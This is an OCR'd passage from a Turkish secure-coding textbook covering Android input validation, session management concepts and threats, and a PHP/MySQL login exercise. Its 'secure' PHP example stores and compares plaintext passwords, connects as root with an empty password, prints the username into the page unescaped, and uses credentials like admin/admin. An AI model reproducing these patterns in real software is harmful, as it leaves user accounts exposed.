
Görsel 2.15: Proje Bilgileri ekranı

5. Adım: Project penceresinde **Android** görünümünde **Java** klasörü içindeki **com.example.girdidenetimi1**'i fare ile sağ tıklayarak **New>Activity>Empty Views Activity** seçeneğini seçiniz (Görsel 2.16).



Görsel 2.16: Yeni Activity açma ekranı

6. Adım: New Android Activity penceresinde gerekli ayarlamaları yapıp Finish butonuna tıklayınız (Görsel 2.17).



Görsel 2.17: Android Studio Project penceresi

7. Adım: activity_main.xml dosyası içine şu kodu yazınız:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res-auto"
  xmlns:tools="http://schemas.android.com/tools"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:orientation="vertical"
  android:padding="16dp"
  tools:context=".MainActivity">
  <TextView
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:text="Girdi Denetimi Örneği"
    android:textSize="20sp"
    android:layout_gravity="center_horizontal"
    android:layout_marginBottom="16dp"/>
  <EditText
    android:id="@+id/etAd"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:hint="Adınızı girin"
    android:layout_marginBottom="8dp"/>
  <EditText
    android:id="@+id/etEmail"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:hint="E-posta adresinizi girin"
    android:inputType="textEmailAddress"
    android:layout_marginBottom="16dp"/>
  <Button
    android:id="@+id/btnGonder"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:text="Gönder"
```

```
    android:layout_gravity="center_horizontal"/>
  <TextView
    android:id="@+id/tvSonuc"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_gravity="center_horizontal"
    android:layout_marginBottom="16dp"
    android:text=""
    android:textSize="20sp" />
</LinearLayout>
```

8. Adım: MainActivity.java dosyası içine şu kodu yazınız:

```
package com.example.girdidenetimi1;
import androidx.appcompat.app.AppCompatActivity;
import android.os.Bundle;
import android.util.Patterns;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;

public class MainActivity extends AppCompatActivity {

  private EditText etAd, etEmail;
  private Button btnGonder;
  private TextView tvSonuc;

  @Override
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    etAd = findViewById(R.id.etAd);
    etEmail = findViewById(R.id.etEmail);
    btnGonder = findViewById(R.id.btnGonder);
    tvSonuc = findViewById(R.id.tvSonuc);
    btnGonder.setOnClickListener(new View.OnClickListener() {
```

```
        @Override
        public void onClick(View v) {
         String ad = etAd.getText().toString().trim();
         String email = etEmail.getText().toString().trim();

         // Veri temizleme ve doğrulama
         String temizAd = cleanInput(ad);
         String temizEmail = email;

         // Sınırlama ve filtreleme
         if (temizAd.length() > 0 && isValidEmail(temizEmail)) {
           // Girdi denetimi başarılı
           String sonuc = "Merhaba, " + temizAd + "! E-posta adresiniz: " + te-
mizEmail;
           tvSonuc.setText(sonuc);
         } else {
           tvSonuc.setText("Lütfen geçerli bir ad ve e-posta adresi girin.");
         }
       }
     });
  }
  private String cleanInput(String input){
    // Zararlı karakterleri temizlemek için örnek bir yöntem
    // Bu örnek sadece alfabetik karakterleri geçirir, gereksinimlere göre
uyarlanabilir.
    String cleanedInput = input.replaceAll("[^a-zA-Z]", "");
    return cleanedInput;
  }
  private boolean isValidEmail(CharSequence target) {
    return Patterns.EMAIL_ADDRESS.matcher(target).matches();
  }
}
```

9. Adım: Run menüsünden **Run 'app'** komutuyla mobil uygulamayı çalıştırınız.

10. Adım: Emülatörde uygulamayı test ediniz (Görsel 2.18).

Görsel 2.18: Mobil uygulama ekranı

2.2.2. Güvenli Oturum Yönetimi

Oturum (Session), bir kullanıcının sisteme eriştiği andan itibaren sistemden çıkış yapıncaya kadar geçen zaman dilimini ifade eder. **Oturum yönetimi** ise kullanıcıların bir sistem veya uygulamaya giriş yaptıktan sonra belirli bir süre boyunca etkili bir şekilde kimlik doğrulamasını ve yetkilendirmesini sürdürmelerini sağlayan kritik bir süreçtir.

Güvenlikli bir firma ziyaret edildiğinde girişte kimlik bilgileri sorulur. Firma içinde gezinti yapılırken sürekli kimlik bilgilerinin sorulup teyit ettirilmesi can sıkıcı bir hâl alabilir. Bunun yerine girişte kullanıcıya belirli bir süre geçerli ziyaretçi kartı verildiğinde gezinti daha rahat yapılabilir. Ayrıca girişte verilen kimlik kartları belirli yerlere girilmesine izin verirken bazı yerlere erişilmesini de engelleyebilir. Oturum yönetimi de işte bunun gibi bir sistem veya uygulamaya giriş yapıldıktan sonra belirli süre boyunca kullanıcıya yetki ve izinler verir. Oturum yönetiminin önemi, kullanıcıların kimlik doğrulamasını tekrar yapmak zorunda kalmadan belirli bir süre boyunca sisteme erişebilmelerini sağlaması ve kullanım kolaylığı ile verimlilik sunmasıdır. Oturum yönetimi genellikle şu üç ana bileşenden oluşur:

Kimlik Doğrulama: Kullanıcının kimlik bilgilerinin doğrulanması aşamasını ifade eder. Bu aşamada kullanıcı adı, parola, biyometrik veriler veya diğer kimlik doğrulama yöntemleri kullanılarak kullanıcının kimliği belirlenir.

Yetkilendirme: Kimlik doğrulama aşamasını geçen kullanıcının sistemde hangi kaynaklara erişebileceği ve ne tür işlemleri gerçekleştirebileceği belirlenir. Kullanıcının rol ve izinleri bu aşamada yönetilir.

Oturum Yönetimi: Kimlik doğrulama ve yetkilendirme süreçlerinin ardından kullanıcının oturumu oluşturulur ve sürdürülür. Bu aşamada oturumun süresi, oturumun ne zaman sona ereceği gibi bilgiler yönetilir.

Oturum yönetiminin sağlanması, güvenli ve kullanıcı dostu bir denge kurmayı gerektiren süreçtir. Oturum süresinde **inaktiflik zaman aşımı** gibi faktörlerin doğru ayarlanması önemlidir. Oturumun güvenli bir şekilde iletilmesi ve saklanması da kritik bir husustur çünkü oturum bilgilerinin ele geçirilmesi ciddi güvenlik tehditlerine yol açabilir.

Oturum süresi **kısa** olarak ayarlandığında kullanıcı, uygulama içindeki işlemlerini tamamlamadan önce oturumu sonlandırmak zorunda kalabilir. Bu da tekrar giriş yapma gerekliliği doğurabilir. Bu durum, uygulamanın kullanılabilirliğini olumsuz etkileyebilir. Oturum süresi **uzun** olarak ayarlandığında kullanıcı, oturumu kapatmadan cihazını terk ederse başkalarının uygulamaya erişebilmesine olanak doğabilir. Bu da güvenlik risklerini beraberinde getirir.

Kullanıcıların kimliklerini doğrulamak için çeşitli yöntemler kullanılır. Bu yöntemlerin en yaygın olarak kullanılanları şunlardır:

Parola: Kullanıcı adı ve parolanın kombinasyonuyla yapılan temel kimlik doğrulama yöntemidir. Güvenli parola politikaları ve şifre yönetimi, bu yöntemin güvenliğini sağlamak için kritiktir.

Çok Faktörlü Kimlik Doğrulama: Kullanıcının en az iki farklı doğrulama faktörünü (örneğin parola, SMS kodu, biyometrik doğrulama vb.) kullanarak kimliğini doğruladığı bir yöntemdir. Bu yöntem güvenliği artırır.

Biyometrik Kimlik Doğrulama: Parmak izi, yüz tanıma, iris taraması gibi fiziksel özelliklerin kullanıldığı doğrulama yöntemidir. Biyometrik verilerin güvenliği ve gizliliği önemlidir.

Yetkilendirme, kimlik doğrulandıktan sonra kullanıcının sistemde hangi kaynaklara erişebileceğini belirler. Kullanımı yaygın yetkilendirme modelleri şunlardır:

Rol Bazlı Yetkilendirme: Kullanıcılara roller atanır (yönetici, kullanıcı, misafir vb.) ve bu rollerin sahip olduğu izinler belirlenir. Kullanıcının rolüne göre erişim hakları sunulur.

Kapsam Bazlı Yetkilendirme: Kullanıcılara belirli kaynaklar veya işlemler için özel yetkiler atanır. Kullanıcıların ihtiyacına göre özelleştirilmiş yetkilendirme sağlar.

Oturum yönetimi süreci şu tehditlere maruz kalabilir:

Oturum Hırsızlığı: Saldırganın mevcut bir oturumu ele geçirmesidir. Bu, yetkilendirilmiş bir kullanıcının oturum bilgilerinin çalınması anlamına gelir.

Oturum Sahteciliği: Saldırganın başka bir kullanıcının oturumuymuş gibi davranarak sistemde yetkilendirilmiş gibi görünmesidir.

Oturum Kesintisi: Kullanıcının oturumunun aktif olduğu sırada saldırgan tarafından oturumun sonlandırılmasıdır.

Oturum Zorlaması: Saldırganın, sistemi birden fazla oturum açarak aşırı yüklemesi ve sistem hatalarına neden olmasıdır.

Oturumun Yeniden Kullanımı: Oturum kimlik bilgilerinin bir saldırı sonucu elde edilip, saldırganın bu kimlik bilgilerini yeniden kullanarak oturumu ele geçirmesidir.

Oturum yönetimi süreci şu saldırı türlerine maruz kalabilir:

Cross-Site Scripting (XSS): Saldırganın, kötü amaçlı kodları bir web uygulamasına enjekte etmesi ve bu kodların kullanıcılar tarafından çalıştırılmasını sağlamasıdır.

CSRF [Çapraz Site İstek Sahteciliği (Cross-Site Request Forgery)]: Kullanıcının bilgisi olmadan, yetkilendirilmiş bir oturumun saldırgan tarafından kullanılarak istenmeyen işlemlerin gerçekleştirilmesidir.

Session Fixation: Saldırgan tarafından kullanıcının oturum kimliğinin ele geçirilip bu kimlikle yetkilendirilmiş işlemlerin gerçekleştirilmesidir.

Brute Force Saldırıları: Saldırgan tarafından tüm olası kombinasyonların denenerek bir kullanıcının parola, oturum kimliği gibi bilgilerinin kaba kuvvetle çözülmeye çalışılmasıdır.

Session Hijacking: Saldırganın tarafından bir oturumun ele geçirilerek mevcut oturumun kontrol veya manipüle edilmesidir.

Oturum güvenliği için şu teknikler kullanılır:

Güvenli İletişim Kanalları (HTTPS, SSL/TLS): Oturum bilgilerinin güvende iletilmesini sağlamak amacıyla iletişim kanallarını şifrelemek için HTTPS protokolü kullanılır. Bu protokol, oturum kimlik bilgilerinin üçüncü tarafların erişimine karşı korunmasını sağlar.

Oturum Süresi ve İnaktiflik Zaman Aşımı: Oturum süresinin ve inaktiflik zaman aşımının doğru bir şekilde ayarlanması önemlidir. Kullanıcının oturumu gereksiz yere kapanırsa kullanılabilirlik düşerken uzun oturum süreleri güvenlik riskini artırabilir.

Oturum Belirteçleri ve Tokenlar: Oturum yönetiminde kullanıcı kimliği ve yetkilendirmeyi sağlamak için belirteçler (tokens) kullanılır. Bu belirteçler, oturum bilgilerini içerir ve saldırganların bu bilgilere erişmesini zorlaştırır.

Cross-Site Request Forgery (CSRF) ve Cross-Site Scripting (XSS) Koruması: CSRF saldırılarına karşı önlemler almak için oturumun kimlik doğrulama bilgilerini içeren tokenlar kullanılır. XSS saldırılarına karşı güvenlik duvarları ve girdi doğrulaması kullanmak önemlidir.

API Oturum Yönetimi: API'ler üzerinden oturum yönetimi yaparken güvenli kimlik doğrulama yöntemleri (API anahtarı, OAuth, JWT gibi) kullanılır. API yetkilendirmesi de önemlidir ve roll-based veya scope-based modeller kullanılabilir.

Oturum İzleme ve Denetimi: Oturum aktivitelerinin izlenmesi, güvenli olmayan faaliyetlerin tespit edilmesini sağlar. **Oturum denetim günlükleri,** şüpheli aktiviteleri belirlemek için kullanılır.


Oturumun Yeniden Kullanımını Engelleme: Oturum belirteçlerinin sık sık yeniden oluşturulması veya döngüsel olarak kullanılması, oturumun yeniden kullanımı riskini azaltır.

4. UYGULAMA

> PHP dili ile oturum denetimi yapan web uygulamasını oluşturma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: PHP web sunucusu (XAMPP, WampServer vb.) programını çalıştırınız.


2. Adım: MySQL uygulamasını çalıştırınız (Görsel 2.19).



Görsel 2.19: XAMPP Control Panel


3. Adım: İnternet tarayıcısında **phpMyAdmin** sayfasını açınız.

4. Adım: phpMyAdmin kullanıcı adı ve şifresini giriniz (Görsel 2.20).




Görsel 2.20: phpMyAdmin giriş sayfası

5. Adım: Yeni butonuna tıklayıp yeni bir veri tabanı oluşturunuz (Görsel 2.21).




Görsel 2.21: phpMyAdmin paneli

6. Adım: Veri tabanı adını **example_db** yazarak **Oluştur** butonuna tıklayınız (Görsel 2.22).



Görsel 2.22: Veri tabanı oluşturma

7. Adım: Tablo adına users ve **Sütun sayısını 3** girerek **Oluştur** butonuna basınız (Görsel 2.23).




Görsel 2.23: Yeni tablo oluştur sayfası

8. Adım: İlk sütun için **Adı, id; Türü, int** ve **A_I** değerlerini giriniz.

9. Adım: İkinci sütun için **Adı, username; Türü, varchar** ve **Uzunluk/Değerler, 50** değerlerini giriniz.

10. Adım: Üçüncü sütun için **Adı, password; Türü, varchar** ve **Uzunluk/Değerler, 50** değerlerini giriniz (Görsel 2.24).




Görsel 2.24: Users tablosu

11. Adım: Kaydet butonuna basarak tabloyu oluşturunuz.

12. Adım: Ekle butonuna tıklayınız (Görsel 2.25).

Görsel 2.25: Users tablosunun yapısı

13. Adım: Username değerini **user** ve **password** değerini **pass** girerek **Git** butonuna basınız (Görsel 2.26).



Görsel 2.26: Users tablosuna kayıt girme

14. Adım: Dosya gezgini ile PHP web sunucusu web sayfaları ana klasörünü açınız. **Xampp** için **c:\xampp\htdocs, WampServer** için **c:\wamp\www** klasörleridir.

15. Adım: Uygulama2 adında yeni bir klasör oluşturunuz.

16. Adım: Bir metin editörü ile bu klasörü açınız.

17. Adım: index.php adında bir PHP dosyası oluşturunuz.

18. Adım: index.php dosyası içine şu kodu yazınız:


```
<?php
session_start();
// Veri tabanı bağlantısı gibi önemli bilgilerin ayrı bir konfigürasyon dosya-
sından alınması önerilir.
// Bu örnekte doğrudan değerler kullanılıyor. Gerçek uygulamalarda bunların
saklanması gereklidir.
$database_host = “localhost”;
$database_user = “root”;
$database_pass = “”; //veri tabanı şifresi
$database_name = “example_db”;

$connection = new mysqli($database_host, $database_user, $database_pass, $da-
tabase_name);

if ($connection->connect_error) {
  die(“Veri tabanı bağlantı hatası: “ . $connection->connect_error);
}

if(isset($_POST[‘username’]) && isset($_POST[‘password’])) {
  $username = $_POST[‘username’];
  $password = $_POST[‘password’];

  // SQL enjeksiyonuna karşı parametreleri kullanarak sorgu hazırla.
  $query = “SELECT * FROM users WHERE username = ? AND password = ?”;
  $statement = $connection->prepare($query);

  // Parametreleri bağla.
  $statement->bind_param(“ss”, $username, $password);

  // Sorguyu çalıştır.
  $statement->execute();
```

```
    // Sonuçları al.
  $result = $statement->get_result();

  if($result->num_rows === 1) {
    $_SESSION['username'] = $username;
    echo "Giriş başarılı. Hoş geldiniz, $username!";
  } else {
    echo "Giriş başarısız. Lütfen kullanıcı adı ve şifrenizi kontrol ediniz.";
  }

  // Bildirimi kapat.
  $statement->close();
}

if(isset($_SESSION['username'])) {
  $username = $_SESSION['username'];
  echo "Giriş yapmış kullanıcı: $username";
} else {
  echo "Giriş yapmamış kullanıcı.";
}

if(isset($_POST['logout'])) {
  session_unset();
  session_destroy();
  echo "Oturumunuz kapatıldı.";
}

$connection->close();
?>

<!DOCTYPE html>
<html>
<head>
  <title>Güvenli Oturum Yönetimi</title>
</head>
<body>
  <h2>Oturum Yönetimi Örneği</h2>
```

```
  <?php if(isset($_SESSION['username'])) { ?>
    <form method="post">
      <input type="hidden" name="logout" value="1">
      <button type="submit">Çıkış Yap</button>
    </form>
  <?php } else { ?>
    <form method="post">
      <label>Kullanıcı Adı:</label>
      <input type="text" name="username" required><br>
      <label>Şifre:</label>
      <input type="password" name="password" required><br>
      <button type="submit">Giriş Yap</button>
    </form>
  <?php } ?>
</body>
</html>
```

19. Adım: Internet tarayıcısında **localhost/uygulama2** adresini açınız.

20. Adım: Kullanıcı adı ve şifresini girerek (Görsel 2.27) uygulamayı deneyiniz.



Görsel 2.27: Uygulama çıktısı

SIRA SİZDE

Oturum yönetimi uygulamasına kullanıcı denetimini ekleyerek uygulamayı rol bazlı denetim (admin kullanıcısı veya normal kullanıcı) yapacak şekilde düzenleyiniz.

DEĞERLENDİRME

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.

KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	EVET	HAYIR
1. PHP web sunucu programını açtı.		
2. MySQL servisini başlattı.		
3. PhpMyAdmin sayfasını açarak giriş yaptı.		
4. Users tablosuna yeni bir sütun ekledi.		
5. Sütun adı olarak rol, türü varchar ve uzunluk değeri olarak 50 yazdı.		
6. Var olan user kaydını güncelledi (Ad, user; Password, pass ve Rol, user).		
7. Yeni bir kayıt oluşturdu (Ad, admin; Password, admin ve Rol, admin).		
8. Index.php dosyasını açtı.		
9. Veri tabanı sorgusu sonrası kullanıcı rol bilgisini aldı.		
10. Oturum bilgisi olarak rolü kaydetti.		
11. Rol bazlı olarak sayfadaki yazıları değiştirdi.		
12. Çalışmayı verilen sürede tamamladı.		
13. Eksik olduğu ölçütleri tamamladı.		

2.2.3. Güvenli Dizayn Bileşenleri

Güvenli dizayn, bir yazılım veya sistem tasarlanırken başından sonuna kadar güvenlikle ilgili önlemlerin alındığı ve güvenlik risklerinin en aza indirildiği yaklaşımı ifade eder. Bu yaklaşım, yazılımın veya sistemin tasarım aşamasında güvenlikle ilgili bileşenlerin planlanması, entegrasyonu ve uygulanmasını içerir. Temel amaç; yazılımın güvenliği için gereken tüm önlemleri alarak saldırılara, veri sızıntılarına ve diğer güvenlik sorunlarına karşı savunmasız noktaları en aza indirmektir. Örneğin mobil uygulamalar, günlük yaşamda en sık kullanılan uygulamalardır. Bunlardan biri de bankaların mobil uygulamalarıdır. Uygulama; kullanıcıların hesap bakiyelerini görüntülemesine, para transferleri yapmasına ve faturaları ödemesine olanak tanır ancak uygulamanın güvenliği sağlanmadığı takdirde saldırganlar bu uygulama üzerinden kullanıcılara ciddi zararlar verebilir. Bu nedenle kullanılan mobil uygulamanın geliştirilmesi aşamasında kodlama sırasında güvenlik ilkelerine uygunluğun sağlanması gerekir. Kullanıcı girdileri mutlaka uygun bir şekilde doğrulanmalı ve bunlar temizlenmelidir. Örneğin para transferi yaparken girilen miktarın sayısal bir değer olduğundan emin olunmalı ve özel karakterlerin veya kod enjeksiyonunu tetikleyebilecek unsurların engellenmesi sağlanmalıdır. Ayrıca mobil uygulamanın iletişimi güvence altına alınmalıdır. Hassas verilerin (örneğin kullanıcı adları, şifreler, finansal bilgiler vb.) şifrelenerek iletilmesi ve depolanması gerekir. Bu sayede veri hırsızlığına karşı koruma sağlanır.

Yetkilendirme ve erişim kontrolü, mobil uygulamada mutlaka göz önünde bulundurulması gereken bir diğer unsurdur. Kullanıcılar yalnızca kendi hesaplarına erişebilmeli ve sadece ihtiyaç duydukları fonksiyonlara erişim sağlamalıdır. Bu, kullanıcı hesaplarının ele geçirilmesi veya yetkisiz erişimlerin önüne geçilmesi açısından kritiktir.

Mobil uygulama güvenliği, güncellemeleri de içerir. Saldırganlar güvenlik açıklarını hedef alabilir. Bu nedenle yazılımın düzenli olarak güncellenmesi, bilinen güvenlik açıklarının kapatılmasını sağlar. Sonuç olarak finansal hizmetler sunan bir mobil uygulamanın güvenliği, kullanıcıların mali güvenliğini doğrudan etkiler. Kullanıcıların hesaplarını ve verilerini korumak için güvenlik en üst düzeyde sağlanmalıdır. Bu, sadece uygulama geliştirme sürecinde değil uygulama yayınlandıktan sonra da devam etmelidir.

Güvenli dizayn, örnekte bahsedildiği gibi güvenli yazılım geliştirme sürecinin her aşamasında dikkate alınmalıdır. Sadece son aşamalarda değil tasarım, kodlama, test ve yayınlama aşamalarında da güvenlik önlemleri alınmalıdır. Bu şekilde, güvenlik sorunları ele alınabilir ve kullanıcıların güvenli bir deneyim yaşaması sağlanabilir. Güvenli dizayn bileşenleri şunlardır: Kullanıcı girdilerinin kontrolünü yapma,

çıktı kodlama, parola güvenliği, veri tabanı güvenliği, güvenli kimlik doğrulama, kullanıcı oturumlarını yönetmek ve yetkilendirme.

1. Kullanıcı Girdilerinin Kontrolünü Yapma

Bir saldırganın, yazılım uygulamasının savunmasızlıklarını istismar ederek kod enjeksiyonu veya komut enjeksiyonu gibi yöntemlerle tahmin edilmeyen verileri sisteme gönderme riski, girdi alanlarının ayrıntılı bir şekilde güvenlik denetlemesini gerektirir. Ek olarak HTML ve JavaScript dillerine ait form denetleme kuralları güvenlik açısından yeterli bir koruma sağlamaz. Bu tehlikeler sebebiyle kullanıcı tarafından iletilen verilerin sunucuda kullanılmaya başlanmadan önce beklenen veri formatına uygunluğunun denetlenmesi gerekir.

Girdi denetiminde kullanılan **beyaz liste** ve **kara liste (whitelisting-blacklisting)** yaklaşımları, zararlı istekleri tespit etmek ve engellemek için etkili çözümler sunar. Kullanıcı tarafından sağlanan form verilerinin denetlenmesi amacıyla geliştirilen kara liste yöntemi, bilinen zararlı girdileri reddetme amacıyla oluşturulur. Bu yöntem, potansiyel zararlı isteklerin sayısının artması nedeniyle kara liste içeriğinin sürekli olarak güncellenmesini zorunlu kıldığı için kullanımı zorlaştırabilir. Ayrıca kara liste oluşturulurken tüm senaryoların dikkate alınması ve kısıtlamaların olabildiğince kapsamlı bir şekilde uygulanması gerekir.

